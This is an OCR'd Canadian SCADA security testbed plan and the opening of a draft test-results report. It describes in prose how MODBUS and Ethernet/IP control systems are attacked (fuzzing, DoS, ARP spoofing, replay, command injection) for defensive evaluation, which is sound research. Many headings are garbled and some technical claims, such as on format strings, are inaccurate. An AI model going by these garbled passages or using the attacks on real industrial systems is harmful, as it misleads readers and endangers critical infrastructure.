If a program accepts data from untrusted network hosts (e.g via listening to a socket) then this type of bug becomes a security vulnerability. An attacker knowing the potential vulnerability could fill up the stack buffer so as to inject excutable code into the running program and move the program execution trace to his control. An example of this attack could occur when code execution jumps to serve a function call. In such cases, return memory address to the current location is stored on the stack. If there is a buffer overflow happening in that function call the attacker can overwrite the return address in the stack frame and make the program to run at attacker specified address, which can be used to execute some other program.

Vulnerabilities such as the one above are usually discovered through the use of a fuzzer – see sub-section 6.4.5 for further description.

6.1.4 Format String Vulnerability [7]

A format string is a string used for formatting specific output. Format strings are commonly used in the C/C++ programming language with the “printf()” family of functions. This vulnerability is very specific to these languages as the “printf()” function is implemented with variable arguments. These functions have no way of guessing their arguments unless they are specifically told. Since the printf() family of functions only specify the format string as mandatory, they can only know what, if any, its other arguments are by parsing this string. A format string vulnerability occurs when an attacker is able to control what the contents of the format string are.

Two example usages of the printf() function include:

- printf("%s", string1) Calling printf in this way does not cause any problems because the format string can not be specified by the user.

- On the other hand printf(string1) might suffer from a format string vulnerability if the attacker is able to modify the contents of string1. If the attacker would place a "%s" into string1, the printf(3) function would incorrectly assume that there was an argument for it on the stack. This exploit places the attacker's code on the stack and then executes it. This technique can be used to write to any address in memory with whatever data that an attacker wishes.

6.1.5 PLC protocol mutation vulnerabilities [24]

Protocol mutation attacks involve searching through possible combinations of values, which are possible for all packet fields (address, length, payload, CRC, etc.) for a given protocol. Fields which can be mutated include all fields in a packet header, packet payload, and Packet Trailer. Devices sometimes exhibit unknown behavior including hanging or resetting when confronted with unexpected values in real protocols. We intend to test for vulnerabilities in the implementation of protocols used in SCADA with special focus on MODBUS TCP and Ethernet/IP. Below we elaborate further on the types of tests that will be conducted.

[illegible]

There are functional codes in the MODBUS protocol utilized for reading/writing of various control system instructions to specific registers. Our tests will stress the implementation of these functional codes, with correct or erroneous values of data, register address, or data length etc. Examples are listed below.

- [illegible] – This test will utilize function codes for reading registers, coils, discrete inputs with valid/invalid starting address, valid/invalid number of registers and other combinations
- [illegible] – This test will utilize function codes for writing to registers, and coils with valid/invalid starting address, valid/invalid number of registers and other combinations
- [illegible] – This test will fuzz MODBUS headers with wrong values of function codes or incorrect MODBUS packet lengths.

[illegible]

Ethernet/Industrial Protocol is an industrial application layer protocol operating over Ethernet. It encapsulates the Control and Information Protocol (CIP) and uses TCP or UDP with IP for transportation of the Ethernet/IP packets. The following are examples of vulnerability tests [2] that can be conducted on the Ethernet/IP implementation

- **□□□□e□i□□ □ □□□□i□g** – These tests examine how the Ethernet/IP implementation on a device behaves when many Ethernet/IP sessions are requested simultaneously.

- **Fu□□e□ □e□□er□**– These tests generate EtherNet/IP packets with valid and invalid header values and command data. The packets are sent over TCP or UDP to examine device behavior when it processes these EtherNet/IP packets.

- **□e□ue□□□□□r□ □**– These tests generate a larger number of simultaneous EtherNet/IP packets with valid commands and send them to the device under test using TCP or UDP. They tests the device's ability to maintain control while dealing with a large number of request messages

□□□ □□□□ □□□ □□□□□□□□□□□□□□ □□□□□□□

In this section, we describe some tests that cover network vulnerability. Most of these tests will focus on the PLC.

6.2.1 Port Scanning

Port scanning is a reconnaissance technique that is used to discover services that can be broken into. A port scan consists of sending a message to each TCP or UDP protocol port and analysing the response for further weakness. The simplest port scan sends a carefully constructed packet with a chosen destination and port number for each of the ports from 0 to 65535 on the victim to see which ones are open. The following techniques to do a port scan on the control network devices will be used:

- TCP connect():- The connect() system call provided by an operating system is used to open a connection to every interesting port on the machine. If the port is listening, connect() will succeed, otherwise the port isn't reachable.
- SYN scan (also called half-open scanning) involves sending a TCP SYN packet. If the target host responds with a SYN+ACK, this indicates that the port is in listening mode, while a RST response indicates a non- listener.
- UDP Scanning involves generally sending empty UDP datagrams. If the port is listening, the service should send back an error message or ignore the incoming datagram. If the port is closed, then most operating systems send back an "ICMP Port Unreachable" message.
- FIN packets are able to pass through firewalls without being blocked. Closed ports reply to a FIN packet with the appropriate RST packet, whereas open ports ignore the packet on hand.

6.2.2 Denial-of-service (DoS) vulnerability

Denial-of-service (DoS) attacks involve attempts to prevent legitimate users from accessing information or services. The most common type of DoS attack is created via flooding of the network with control packets. Other types of DoS attacks include flooding a server (e.g. a web server or e-mail server) with incessant requests resulting in the server being unable to process a genuine request - thus causing denial of service. Some of the methods that will be used to carry out denial of service testing are listed below:

- **□□ □ □i□g F□□□□** – This attack involves sending a very large number of ping packets to a networked device. The primary requirement of this attack is for the attacker to have access high amounts of bandwidth.
- **□ □□□r□e□ □□□□e□□** – Malformed ping packets (Ping of Death) can be used to cause a system crash. Other variations of this test involve sending malformed IP fragments with different lengths (Teardrop attack). This can cause an OS to crash while attempting to reassemble the packets. Yet another variation involves sending fragmented ICMP packets repeatedly, thus slowing down the attacked device until it completely stops.
- **□□□ □□□ F□□□□** – This method is used for attacking open TCP server ports. In this attack, TCP SYN packets are used to open a TCP connection. Large numbers of TCP SYN are sent to the server while leaving all these connections in half open stage. As a result, the limit on number of allowable open sockets connection is reached and no new genuine socket connection open requests are handled.
- **□□□ □□□□e□□r□□□i□g** can be tested using a UDP packet of size 0. Typically, this should create a UDP port unreachable error but can also result in unexpected behaviour.

6.2.3 Man-in-the-Middle Attack (MITM) Vulnerability

Man-in -the-Middle (MITM) vulnerability in the SCADA protocol exists due to lack of mutual authentication and encryption. In the MITM attack, the attacker is able to make independent connections with the victims and send messages to them, making them believe that they are talking directly to each other, when in fact the entire packet exchnage is controlled by the attacker. A MITM vulnerability test can be carried out as described below.

- **□□□ □□□□□i□g□□□ □□i□□□i□g** - ARP (Address Resolution Protocol) is used in Ethernet networks to determine the Layer 2 address (MAC address) of a host when given its Layer 3 address IP address. On receiving an ARP request, the host with the destination IP address sends an ARP reply packet containing its MAC address. That ARP repsonse is saved in ARP cache of the originating device and used for future comunication. *ARP Spoofing* attack is the sending of unsolicited ARP messages which contain the IP address of a network resource (e.g. Default gateway, or a DNS server) and its own MAC address. This causes the overwriting of any previous data in network device's ARP cache. Thus any traffic destined for a network resource is sent through the attacking system creating a

MITM. *ARP Poisoning* can also be used to execute Denial of service attacks by simply dropping the packets.

[illegible]

This test case focuses on testing the shortcoming of the MODBUS and Ethernet/IP SCADA protocols. Various shortcomings in SCADA protocols such as lack of authentication, encryption, integrity check and session structure result in a number of vulnerabilities. The following tests can be carried out to test these vulnerabilities.

- [illegible] – Sniff for SCADA traffic on the link connecting supervisory system to field devices

- [illegible]) – Once a Slave device is identified, create a rogue device with id of the slave and send wrong data to master.

- [illegible] – This is another form of Man in the middle attack, where the captured data reflecting normal operations in the field devices is replayed back to the HMI. Since everything seems normal at HMI, any attack on the control devices is not recognized.

- [illegible]) - If SCADA devices can be identified then fudged data can be sent to these devices to be written – this is possible because of a lack of authentication. This can be used to reprogram the slave (RTU or PLC) or disable the master (HMI) or slave and send wrong information to the Master. In the command injection, wrong commands are sent to the slave (RTU/PLC) while in Response Injection valid responses from control devices are replaced with canned falsified responses and sent to the HMI.

- [illegible] – This test again utilizes the lack of authentication in SCADA protocols. Knowing the SCADA device ID, registers can be read from the SCADA device to obtain statistics or other valuable information.

□□□ □□□□ □ □□□□□□□□□□□□□□□ □□□□□

Figure 4 illustrates the planned testbed with all the security devices and test tools included. Using the testbed, the following testing methods will be used for carrying out the security vulnerability tests outlined in the previous sections:

- Deploying a Linux/Windows based host or Achilles Satellite tool along with test setup to run various tests
- Writing small scripts/programs especially for exploring vulnerabilities such as Stack Buffer Overflow as well as network vulnerabilities such as Port Scanning.
- Using existing fuzzers (described later) for software vulnerability testing
- Creating tests with tools like Network Mapper (Nmap) for use in network vulnerability testing
- Proprietary tools for PLC protocol mutation vulnerability testing and protocol testing




Figure □Testbed with Security Devices & Test Tools

The following sub-sections will provide some description of the test tools planned to be used for vulnerability testing.

6.4.1 WurldTech Achilles Satellite Tool [2]

The Achilles Satellite software/hardware platform is designed as a test bench to allow equipment manufacturers of all sizes to conduct comprehensive security and robustness testing throughout the product development life cycle. The Satellite is designed to offer both professional testers and automation software developers all the capabilities they need to proactively expose and fix vulnerabilities, and validate system resiliency in a real-time environment, before the products are released and deployed in high-availability process control network.

Unlike traditional fuzzing technology or new security analyzers that are designed for use in standard IT networks, Achilles Satellite is the only tool built from ground up for manufacturers of devices, systems and applications used in high-availability process control networks.

6.4.2 OpenVas [28]

The Open Vulnerability Assessment System (OpenVAS) is the most widely used open source vulnerability scanner. It is an offshoot of the well-known Nessus vulnerability assessment tool. The system consists of a framework of several services and tools based on a service-oriented architecture. The core of this architecture is the OpenVAS scanner, which executes the actual Network Vulnerability Tests.

Other major components of OpenVAS include the Manager, Administator and a CLI. OpenVAS Manager is a service that provides a full vulnerability management solution. The Manager controls the Scanner and a SQL database (sqlite-based) where all configuration and scan result data is centrally stored. OpenVAS CLI contains the tool to drive OpenVAS Manager. The OpenVAS Administrator provides the user management and feed management and can be used as a command line tool or as a daemon. Most of the tools listed above share functionality that is aggregated in the OpenVAS Libraries.

6.4.3 Network Mapper (Nmap)[26]

Network Mapper (Nmap) is a very widely used open source tool for network exploration. Nmap can be used to determine the hosts on a network, the active services, the operating systems in use, and various other characteristics. It can rapidly scan large as well as a small networks and runs on all major operating systems. The other packages provided with the Nmap include: (i) Zenmap, a GUI and results viewer, (ii) Ncat, a data transfer and debugging tool, (iii) Ndiff, a utility for comparing scan results, and (iv) Nping, a packet generation and response analysis tool.

Nmap can map out the network even in the presence of firewalls and routers. It has built in support for TCP and UDP port scanning, ping sweeps, OS detection and more. Further information is available from [26].

6.4.4 Tools from Luigi Auriemma [1]

Luigi Auriemma is a famous security researcher based in Italy and who has published a large number of security vulnerabilities in SCADA as well as IT platforms. On his website, he maintains a large set of tools/code base which are used for exploring the security vulnerabilities.

We intend to utilize some of the tools from his website for our testing.

6.4.5 Fuzzer

"Fuzzing" is an automated software testing technique that generates and submits random or sequential data to various areas of an application in an attempt to uncover security vulnerabilities. For example, when searching for buffer overflows, a tester can simply generate data of various sizes and send it to one of the application entry points to observe how the application handles it. The goal is to identify inputs that produce malicious results.

A fuzzing tool is one of the first steps in the test process or vulnerability scanning. The response of the application is recorded by a fuzzer and is used for further exploration of the application. Some examples of open source fuzzing tools are listed below. We intend to use some of these tools for our security testing:

- **u**[6]- A transparent application input fuzzer
- **u**- A TCP/IP options fuzzer.
- **e** **Fu** **er**[3] - A smartfuzzer based on files that define the structure, type information, and relationships in the data to be fuzzed.
- **Fu** **er**.pl- Plain-text protocol fuzzer

□□□ □□□□□□□ □□□ □□ □□□□

□i□e	
□ □e□i□e	*Brief description of this test.*
□u□er□i i□ie□	*The vulnerabilities being tested for*
□□□□	*Tools used for carrying out this security test*
□e□□□e□□	*Detailed description of how the test was carried out including finding of related vulnerability(ies)*
□e□□e□u□□	*Observed effect of this vulnerability test on the components of SCADA system*
□□e□i□e□e□□ □Fire□ □□	*Ability of the firewall to block the attack involved in the test*
□□e□i□e□e□□ □□□□	*Ability to detect the attack involved in the test using an Intrusion Detection System.*
F□re□i□ □□□□i□	*Forensic analysis performed on stored data.*

References

1. Luigi Auriemma http://aluigi.altervista.org/
2. Achilles Satellite Platform http://www.wurldtech.com/cyber-security-products/achilles-satellite/product-profile.aspx
3. Peach Fuzzing Platform http://peachfuzzer.com/
4. K. Stouffer, J. Falco, K. Kent, "*Guide to Supervisory Control and Data Acquisition (SCADA) and Industrial Control Systems Security*", Recommendations of the National Institute of Standards and Technology, Special Publication 800-82, Technology Administration, U.S. Department of Commerce
5. E.J. Byres, M. Franz, D. Miller, "*The Use of Attack Trees in Assessing Vulnerabilities in SCADA Systems*", Group for Advanced Information technology, British Columbia Institute of technology and Critical Infrastructure Group, Cisco Systems
6. zzuf- Multi-Purpose Fuzzer, http://caca.zoy.org/wiki/zzuf
7. Y. Younan, D. Vermeir, "*An overview of common programming security vulnerabilities and possible solutions*", Vrije Universiteit Brussel, FaculteitWetenschappen, Departement Informatica en Toegepaste Informatica
8. http://www.wildpackets.com/
9. NetworkMiner Packet Analyzer, http://sourceforge.net/projects/networkminer/
10. Network Monitoring Forensics, Niksun NetDetector, http://www.niksun.com/
11. Network Intrusion Detection System for Process Control Monitoring, http://www.industrialdefender.com/products/nids.php
12. SNORT, http://www.snort.org
13. Moxa Industrial Secure Router, http://www.moxa.com/product/Industrial_Secure_Routers.htm
14. Cisco Adaptive Security Appliances, http://www.cisco.com/en/US/products/ps6120/index.html
15. Tofino Industrial Firewall LSM, http://www.tofinosecurity.com/products/Tofino-Firewall-LSM
16. Linux based firewall for Modbus TCP, http://modbusfw.sourceforge.net/
17. SCADA Firewall Comparison Guide, Red Tiger Security, http://www.redtigersecurity.com/security-briefings/2011/7/20/scada-firewall-comparison-guide.html
18. Idaho National Laboratory – National SCADA Test Bed Program, http://www.inl.gov/scada/
19. EU Vital infrastructure, networks, information and control systems management http://www.vikingproject.eu/new2/index.php
20. ESCORTS - European network for the Security of Control and Real Time Systems http://cordis.europa.eu/search/index.cfm?fuseaction=proj.document&PJ_RCN=10155204
21. Cyber Security and the UK's Critical National Infrastructure, Chattam House Report, "http://www.chathamhouse.org/sites/default/files/public/Research/International%20Security/r0911cyber_es.pdf"
22. Center for Protection of National Infrastructure http://www.cpni.gov.uk/
23. Trusted Information Sharing Network *(*TISN*)* for Critical Infrastructure Resiliency, http://www.tisn.gov.au
24. T. Morris, A. Srivastava et-all, "*A control system testbed to validate critical infrastructure protection concepts*", in International Journal of Critical Infrastructure Protection, June 2011

25. M. Mallouhi, Y. Al-Nashif, D. Cox, T. Chadaga, S. Hariri, "*A Testbed for Analyzing Security of SCADA Control Systems (TASSCS)",* Innovative Smart Grid Technologies (ISGT), 2011
26. Nmap, http://nmap.org/
27. Nessus, http://www.tenable.com/products/nessus
28. OpenVas, http://www.openvas.org/
29. http://www.bownetworks.com/downloads/hydro_ottawa.pdf
30. J. Robinson et-all, "*SCADA Upgrade and Integration with Enterprise Network Infrastructure: A Case Study*", in Texas Water 2007 Proceedings, http://www.tawwa.org/TW07Proceedings/

SCADA Network Security in a Test bed Environment

- 1st Draft Test Results Document -

January 11, 2012

Prepared for

Public Safety CCIRC

(Canadian Cyber Incident Response Center) Group

Prepared by:

Table of Contents

List of Figures

List of Tables

1. I□□□□□□□□□□

This document is the third key deliverable in a Public Safety Canada project (PSC) entitled "SCADA Network Security in a Test bed Environment". The project calls for the establishment of a SCADA network security test bed within the PSC CCIRC (Canadian Cyber Incident Response Centre) secure lab facility. The test bed is to be used for assessment, testing and evaluation of SCADA network architectures, vulnerabilities, and defence mechanisms as well as development of best practices for securing such networks. A key project objective is to build greater capacity among Canadian government, industry and academia in the area of SCADA network security.

1.1 □AC□GROUND

This document provides the preliminary results of security testing performed on a SCADA testbed that simulates a gas pipeline control process. The testbed [1] abstracts the real world SCADA network architecture listed in [2]. SCADA (Supervisory Control and Data Acquisition) systems provide network-based monitoring and/or control of processes in various industrial sectors including electrical power distribution, oil and gas plants, chemical plants etc. These systems serve as the backbone of much of Canada's critical infrastructure including for example, Hydro and Water Utilities. Security compromise of such systems would allow malicious attackers to gain control of the process in question - with potentially devastating results. The increased inter-connectedness of SCADA networks to general IT infrastructure and lack of security design in SCADA components cause such networks to exhibit greater vulnerability to cyber security attacks.

1.2 □RO□ECT O□□ECTIVES

A SCADA network test bed is a key requirement for efforts to conduct SCADA related studies and research. Key project objectives include the following:

1. Create a SCADA Network test bed by identifying and procuring various SCADA components
2. Identify the vulnerabilities of various SCADA components or protocols as applicable to the test bed
3. Use various tools to validate or expose those vulnerabilities
4. Conduct testing with a minimum of two existing SCADA networks security technologies and test their abilities to overcome the identified vulnerabilities
5. Share the outcomes of this project with other groups to increase the size of the Canadian resource pool with SCADA cyber security expertise. Examples could include Federal Government departments and universities researchers.
6. Host the test bed at a CCIRC secure lab facility where it will have utility following this specific project

1.3 DOCU□ ENT O□□ECTIVE

The key objectives of this document include:

- Outline and define a set of test cases that could be used to expose vulnerabilities which are present in SCADA networks using the MODBUS TCP protocol. These test cases were chosen based on the common vulnerabilities existing in SCADA networks as listed in [2]
- Present an abstracted architecture of a real world SCADA network architecture and subsequently map the developed SCADA testbed to the abstracted architecture
- The tests proposed should be applicable to different SCADA network control component vendors – for products supporting MODBUS TCP
- Describe the tools utilized in conducting the tests and summarize the steps for using these tools during testing.
- Present the results of executing the testcases against the gas plant SCADA test bed.

1.4 DOCU□ ENT OVERVIEW

This section provides a quick overview of the content in this document.

Section 2.1 provides the two SCADA network architectures and discusses the abstracted network architecture to be used as a reference for the testbed network architecture. Sections 2.1.1 and 2.1.2 present and clarify the testbed network setup. Section 2.2 provides a list of tools along with usage and installation instructions. Section 2.3 provides an overview table of executed test cases.

Section 3 covers all the test cases for different vulnerabilities: (a) Section 3.1 covers test cases under the category of "Platform Software Vulnerabilities", (b) Section 3.2 covers test cases under the category of "Network Vulnerabilities", and (c) Section 3.3 covers test cases under the category of "Protocol Vulnerabilities".


Section 4 provides the results of security testing using two security devices. Section 4.1 provides the results of security testing carried out with the well-known SNORT IDS while Section 4.2 provides the results of testing a SCADA specific firewall.

Section 5 contains the document references.

2. T□□□□□O□□□□□□

2.1 TEST□ED CONFIGURATION AND ARCHITECTURE


Figure 1 illustrates the SCADA network utilized by Hydro Ottawa. The intention is to model this network architecture in the testbed used for testing in this document.



F□□□□1 Ottawa Hydro SCADA Network


Key points to be considered when abstracting the above network architecture include:

- OaSys SCADA is the main central control system with Quindar's SCADA Master connecting to the RTU only if required
- eLan routers convert the Quindar proprietary protocol to DNP3 and connect with the WAN



F□□□□2 Generic SCADA Network

Figure 2 depicts a generic SCADA network consisting of multiple SCADA supervisory components. Based on the above two SCADA networks, the following SCADA abstracted architecture can be created.




F□□□□3 Abstracted Network Architecture

The test bed network follows the network architecture illustrated in Figure 3 with the appropriate level of abstraction suitable for test evaluation in a small setup. The actual test bed network architecture is presented in two test scenarios - sub-sections 2.1.1 and 2.1.2.

2.1.1 Test Scenario 1

Figure 4 depicts the test bed network. It is a further abstraction of the network architecture illustrated in Figure 3. The enterprise network (routing components shown in Figure 3) is used primarily for connecting various SCADA network components across the WAN. For the testbed, since all the components of the test bed are collocated, there was no need to utilize additional routing components. As illustrated in Figure 4, a 10/100Mbps hub is utilized for connecting all the components, thus creating a Local Area Network. Key elements of this network are briefly described below:

- **S□□□□IDS** – A well-known intrusion detection system installed on a PC running the Centos 5.6 Linux Operating System
- **N□□□ □□□ □ □□□□**– A Network Forensic Tool deployed on a laptop running Microsoft Windows XP.
- **T□□□□□□□□**– Various test tools used for security testing running Centos 5.6 OS
- **H□ I□C□ □N□□□□□□□** – A notebook running Windows XP – with various software including HMI and Central Management Platform software for firewall configuration
- A **W□□□75□□□41 □□□□□□□ □ □□□□L□□□□C□□□□□□□□**running an industrial process simulation and controlling the process from HMI using MODBUS TCP.
- A □□□ □ □□□□□with LED's mounted illustrating the simulated gas pipeline control process connected to the PLC using digital I/O.




F□□□□□4 Testbed Network without Firewall

2.1.2 Test Scenario 2 – Firewall between HMI and PLC

Figure 5 depicts the SCADA test network with a firewall between the SCADA supervisory components i.e. HMI and PLC. The firewall utilized for the tests in this document is a Tofino Firewall with Deep Packet Inspection for MODBUS TCP. The remaining components are the same as described in subsection 2.1.1.

A notebook with CMP is used for configuring the Tofino Firewall. Further details of the steps followed for configuring the firewall are provided in the test bed simulator User manual [13].



F□□□□5 Testbed Network with Firewall

2.2 TEST TOOLS

In this section, we describe the various test tools used for security testing carried out on the testbed depicted in earlier sections. The description provides some background regarding the tool, operating platform, its compilation, installation steps and/or dependencies required for successful installation.

2.2.1 OpenVas

The Open Vulnerability Assessment System (OpenVAS) [4] is an open source vulnerability scanner – an offshoot of the well-known Nessus vulnerability assessment tool. OpenVas consists of many components including OpenVas Scanner, OpenVas Manager, OpenVas Administrator, and GreenBone Security Assistant:

- OpenVas Scanner (openvassd) – Executes the actual network vulnerability tests
